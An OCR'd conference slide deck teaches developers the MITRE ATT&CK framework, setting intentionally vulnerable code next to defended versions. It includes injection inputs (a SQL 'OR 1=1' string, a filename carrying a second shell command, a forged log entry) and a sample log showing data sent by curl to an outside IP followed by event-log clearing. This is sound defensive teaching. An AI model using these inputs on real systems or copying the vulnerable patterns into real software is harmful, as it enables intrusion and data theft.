
MITRE ATT&CK for Developers

The Crooked Line: How Attackers Really Operate

Chris Ayers

https://github.com/codebytes/mitre-attack-for-devs



Chris Ayers

Principal Software Engineer
Azure EngOps AzRel
Microsoft

- BlueSky: @chris-ayers.com
- LinkedIn: chris-l-ayers
- Blog: https://chris-ayers.com/
- GitHub: Codebytes
- Mastodon: @Chrisayers@hachyderm.io

The Security Challenge

- **Growing attack surface**: APIs, microservices, cloud infrastructure
- **Sophisticated adversaries**: Nation-states, organized crime, insider threats
- **Complex attack chains**: Multiple techniques chained together
- **Traditional defenses**: Often focus on single points of failure
- **Goal today**: Protect identity, sessions, and data access


What is OWASP?

- **Open Web Application Security Project** - community-driven security standards
- **OWASP Top 10 2025**: Broken Access Control, Cryptographic Failures, Injection, etc.
- **Strengths**: Vulnerability classification, remediation guidance, prevention focus
- **Approach**: "Here's what can break in your application"

What is MITRE ATT&CK?

- **Origin**: MITRE Corporation, 2013, FMX (Fort Meade Experiment)
- **Purpose**: Knowledge base of adversary tactics, techniques, and procedures (TTPs)
- **Enterprise Matrix**: 14 tactics, 200+ techniques, 400+ sub-techniques
- **Real-world basis**: Derived from actual cyber attacks and threat intelligence
- **Approach**: "Here's how attackers actually operate"


MITRE Cybersecurity Ecosystem



ATT&CK Structure

- **Tactics**: The "why" of an attack (e.g., Initial Access, Persistence)
- **Techniques**: The "how" of an attack (e.g., Spear Phishing, Valid Accounts)
- **Sub-techniques**: Specific implementations (e.g., Spear Phishing via Email)
- **Procedures**: Real-world examples of technique usage by threat actors

The 14 ATT&CK Tactics



OWASP vs ATT&CK

OWASP

- **Focus**: Vulnerabilities
- **Perspective**: "What breaks"
- **Approach**: Prevention-first
- **Scope**: Application layer

MITRE ATT&CK

- **Focus**: Adversary behavior
- **Perspective**: "What attackers do"
- **Approach**: Adversary-informed defense
- **Scope**: Full attack lifecycle

Why not Both?

> "OWASP guides secure development. ATT&CK models adversary behavior."


- **Complementary approaches**: Prevention + Detection
- **Real-world attacks**: Use vulnerability chains, not single exploits
- **Defense in depth**: Multiple security perspectives
- **Broader coverage**: Vulnerabilities + adversary techniques

Mapping OWASP to ATT&CK

OWASP Category	ATT&CK Techniques
Broken Access Control	T1078 (Valid Accounts), T1098 (Account Manipulation)
Injection	T1190 (Exploit Public-Facing App), T1059 (Command Injection)
Security Misconfiguration	T1552 (Unsecured Credentials), T1212 (Exploitation for Credential Access)
Cryptographic Failures	T1555 (Credentials from Password Stores)
Server-Side Request Forgery	T1090 (Proxy), T1572 (Protocol Tunneling)

Let's Think Like Attackers

The Kill Chain: Expectation vs Reality



Real World: SolarWinds (2020)

The Crooked Line in Action

1. 📦 **T1195.002** — Backdoor in signed update
2. ⚙️ **T1059** — SUNBURST DLL executes
3. 🔐 **T1552** — Golden SAML credential theft
4. 🕸️ **T1071** — Command and Control (C2) via DNS blending
5. 📤 **T1041** — Data exfil over C2 channel

Impact

- **18,000** orgs installed backdoor
- **9 months** undetected
- US Treasury, DHS, Fortune 500 breached

> Your **build pipeline** is an attack surface. Signed ≠ Safe.

Deployment Security Practices

Area	Effective control	Common failure
Deployment	Policy checks + tested rollback	Checklist-only approval or unverified patches
Detection	Threat model + behavior baseline	Tickets without monitoring or follow-through
Access	Scoped permissions	Debug endpoints or world-writable files

ATT&CK lens:

- T1195 (Supply Chain)
- T1078 (Valid Accounts)
- T1505 (Server Software Component)

Initial Access & Credential Attacks

How Attackers Get In

Technique ID	Name	Description
T1190	Exploit Public-Facing Application	Web app vulnerabilities
T1078	Valid Accounts	Compromised legitimate credentials
T1110	Brute Force	Password spraying, credential stuffing
T1566	Phishing	Social engineering for credentials

Make Access Decisions Explicit

Every request needs an explicit answer. No token? No entry.

Attacker move	Application response	Technique
No valid token	**401**	T1078 valid accounts
Wrong role	**403**	T1078 privilege abuse
Repeated failures	**Rate-limit + log**	T1110 brute force
Injected payload	**Reject**	T1190 app exploitation
Impossible travel	**Challenge MFA**	T1078 account takeover

Vulnerable Code: SQL Injection (T1190)

```
 # VULNERABLE - Direct string concatenation enables T1190
@app.route('/users')
def get_user():
    user_id = request.args.get('id')
    query = f"SELECT * FROM users WHERE id = {user_id}"
    cursor.execute(query)  # T1190: SQL Injection vulnerability
    return cursor.fetchall()

# Attack: /users?id=1 OR 1=1--
```

Defended Code: Parameterized Queries

```
 @app.route('/users')
def get_user():
    user_id = request.args.get('id', '')
    if not user_id.isdigit():
        return "Invalid input", 400
    query = "SELECT * FROM users WHERE id = ?"
    cursor.execute(query, (user_id,))
    user = cursor.fetchone()
    if user is None:
        return "User not found", 404
    return user
```

Credential Stuffing Detection (T1110.004)

One IP, one five-minute window:

```
 detectSuspiciousLogin({ ip }) {
    const accounts = this.countAccountsFromIP(ip);
    const attempts = this.getRateFromIP(ip);
    if (accounts <= 10 && attempts <= 100) return false;
    this.logTechnique("T1110.004", { ip, accounts, attempts });
    return true;
}
```

3 accounts / 8 attempts → normal. 12 accounts / 80 attempts → flag.

Execution & Code Injection

How Attackers Run Code

Technique ID	Name	Description
T1059	Command & Scripting Interpreter	OS command injection
T1203	Exploitation for Client Execution	Client-side code execution
T1055	Process Injection	Injecting into legitimate processes

When Input Becomes a Command

```
 Developer: We validate filename length.
Attacker:  report.jpg; echo INJECTED
Shell:     That is a second command.
```

- User input became a command string
- The shell interpreted more than the app intended
- The blast radius is now the process identity

ATT&CK lens: T1059 — Command and Scripting Interpreter

Vulnerable Code: Command Injection (T1059)

```
 [HttpPost]
public IActionResult ProcessFile(string filename)
{
    var command = $"magick {filename} output.pdf";
    var process = Process.Start("cmd.exe", $"/c {command}");
    process.WaitForExit();
    return Ok("File processed");
}

// Harmless cmd.exe demo: file.jpg & echo INJECTED & rem
```

Defended Code: Command Allowlisting

```
 if (!IsValidFilename(filename))
    return BadRequest("Invalid filename");
var start = new ProcessStartInfo("magick.exe") {
    UseShellExecute = false
};
start.ArgumentList.Add(filename);
start.ArgumentList.Add("output.pdf");
using var process = Process.Start(start)
    ?? throw new InvalidOperationException("Conversion did not start");
process.WaitForExit();
```

Fixed executable. Separate arguments. No command shell.

Unsafe Deserialization (T1203)

```
 # VULNERABLE - Unsafe deserialization enables T1203
import pickle
@app.route('/api/data', methods=['POST'])
def process_data():
    obj = pickle.loads(request.data)  # Code execution risk!
    return process_object(obj)

# DEFENDED - Safe deserialization with JSON
import json
@app.route('/api/data', methods=['POST'])
def process_data():
    try:
        data = json.loads(request.data)  # T1203 Prevention
        if not validate_schema(data):
            return "Invalid data format", 400
        return process_object(data)
    except json.JSONDecodeError:
        return "Invalid JSON", 400
```

Persistence & Session Hijacking

How Attackers Stay In

Technique ID	Name	Description
T1098	Account Manipulation	Modifying user accounts for persistence
T1185	Browser Session Hijacking	Stealing and reusing session tokens
T1505.003	Web Shell	Server-side persistence mechanisms

Vulnerable Session Management

```
 app.use(session({
    secret: 'hardcoded-secret',       // T1552
    resave: false, saveUninitialized: false,
    cookie: {
        secure: false, httpOnly: false,
        maxAge: 24 * 60 * 60 * 1000  // 24-hour window
    }
}));
app.get('/api/data', (req, res) => {
    if (req.session.user)
        return res.json(getData(req.session.user));
    res.status(401).send('Unauthorized');
});
```

Defended Session Management

```
 app.use(session({
    secret: process.env.SESSION_SECRET,
    resave: false, saveUninitialized: false,
    rolling: true, // Refresh expiry, not the session ID
    cookie: {
        secure: true, httpOnly: true, sameSite: 'strict',
        maxAge: 15 * 60 * 1000
    }
}));
```

- **Validate client context**; challenge or revoke suspicious sessions.
- **Regenerate the ID** after login or privilege changes.

Web Shell Detection (T1505.003)

Content-check excerpt, after the extension allowlist:

```
 using var reader = new StreamReader(file.OpenReadStream());
var content = reader.ReadToEnd();
foreach (var pattern in _suspiciousPatterns) {
    if (!content.Contains(pattern, StringComparison.OrdinalIgnoreCase))
        continue;
    LogSecurityEvent("T1505.003", $"Suspicious marker: {pattern}");
    return false;
}
return true;
```

Text signatures are a signal, not proof that an upload is safe.

Credential Access & Secrets

How Attackers Steal Credentials

Technique ID	Name	Description
T1552	Unsecured Credentials	Hardcoded secrets, config files
T1555	Credentials from Password Stores	Browser/app credential extraction
T1528	Steal Application Access Token	API tokens, OAuth tokens

Secrets Management: A Choice

❌ Drake disapproves	✅ Drake approves
`const apiKey = "sk-prod-...";`	`DefaultAzureCredential()`
`.env` committed to git	Managed Identity + Key Vault
Manual secret rotation	Scoped access + short-lived tokens

ATT&CK lens: T1552 — Unsecured Credentials

Bad Secrets Management - All Languages

```python
 # Python: hardcoded credentials (dummy values)
DB_PASSWORD = "demo-password"
API_KEY = "demo-api-key"
```

```csharp
 // C#: the same problem in static configuration
const string DbPassword = "demo-password";
const string ApiKey = "demo-api-key";
```

```javascript
 // JavaScript: source-controlled configuration
const config = { dbPassword: "demo-password",
                 jwtSecret: "demo-signing-secret" };
```

Good Secrets Management - Python & C#

```python
 from azure.keyvault.secrets import SecretClient
from azure.identity import DefaultAzureCredential

client = SecretClient("https://myvault.vault.azure.net",
                      DefaultAzureCredential())
db_conn = client.get_secret("db-connection-string").value
```

```csharp
 var client = new SecretClient(
    new Uri("https://myvault.vault.azure.net"),
    new DefaultAzureCredential());
var connStr = (await client.GetSecretAsync("db-connection")).Value.Value;
```

Automate Secret Detection (T1552 Prevention)

- **GitHub Secret Scanning** — automatically detects tokens, keys, and credentials in your repos
- **GitHub Push Protection** — blocks pushes containing secrets *before* they reach the repo
- **Partner patterns** — 200+ token types from AWS, Azure, GCP, Stripe, npm, etc.
- **Custom patterns** — define regex for your own internal secrets
- **Pre-commit hooks** — tools like `gitleaks` and `trufflehog` catch secrets locally

> 💡 Enable **Secret Scanning** + **Push Protection** in your GitHub repo settings today. It's free for public repos.

I Used to Ship Secrets Like That

> "We'll remove the secret before production."
>
> Git history makes that promise too late.

Before	After
Secrets in config	Secrets in vaults
Shared API keys	Scoped workload identities
Manual rotation	Short-lived tokens
"We'll clean git later"	Push protection blocks it now

ATT&CK lens: T1552 — Unsecured Credentials

Defense Evasion & Log Tampering

How Attackers Hide

Technique ID	Name	Description
T1027	Obfuscated Files/Information	Hiding malicious content
T1070	Indicator Removal on Host	Log deletion/tampering
T1036	Masquerading	Appearing legitimate

Living Off the Land: Correlate the Signals

```
 evidence.log

02:13:07  > powershell.exe spawned by svc_build
02:13:42  > curl POST 48 MB -> 185.220.x.x
02:18:55  > wevtutil cl Security; App; System

[!] alert correlation: ATTACK CHAIN DETECTED
```

ATT&CK lens:

- T1059 command execution
- T1070 log tampering
- T1071 C2

Log Injection Attack (T1070)

```
 import logging
logger = logging.getLogger(__name__)

@app.route('/login', methods=['POST'])
def login():
    username = request.json.get('username')
    password = request.json.get('password')
    if not authenticate(username, password):
        logger.warning(f"Failed login for user: {username}")
        return "Invalid credentials", 401
    return "Login successful"
# Attack: "admin\n[INFO] Successful login for admin"
```


Tamper-Evident Logging (T1070 Prevention)

```
 // T1070 defense: export logs outside the application host
builder.Logging.AddOpenTelemetry(otel => {
    otel.AddOtlpExporter();                          // OpenTelemetry export
});
builder.Services.AddApplicationInsightsTelemetry(); // Azure Monitor

// Sanitize before logging — prevent log injection
logger.LogWarning("Failed login for user: {User}",
    Regex.Replace(username ?? "", @"[\r\n\t\f]", "_"));
```

```
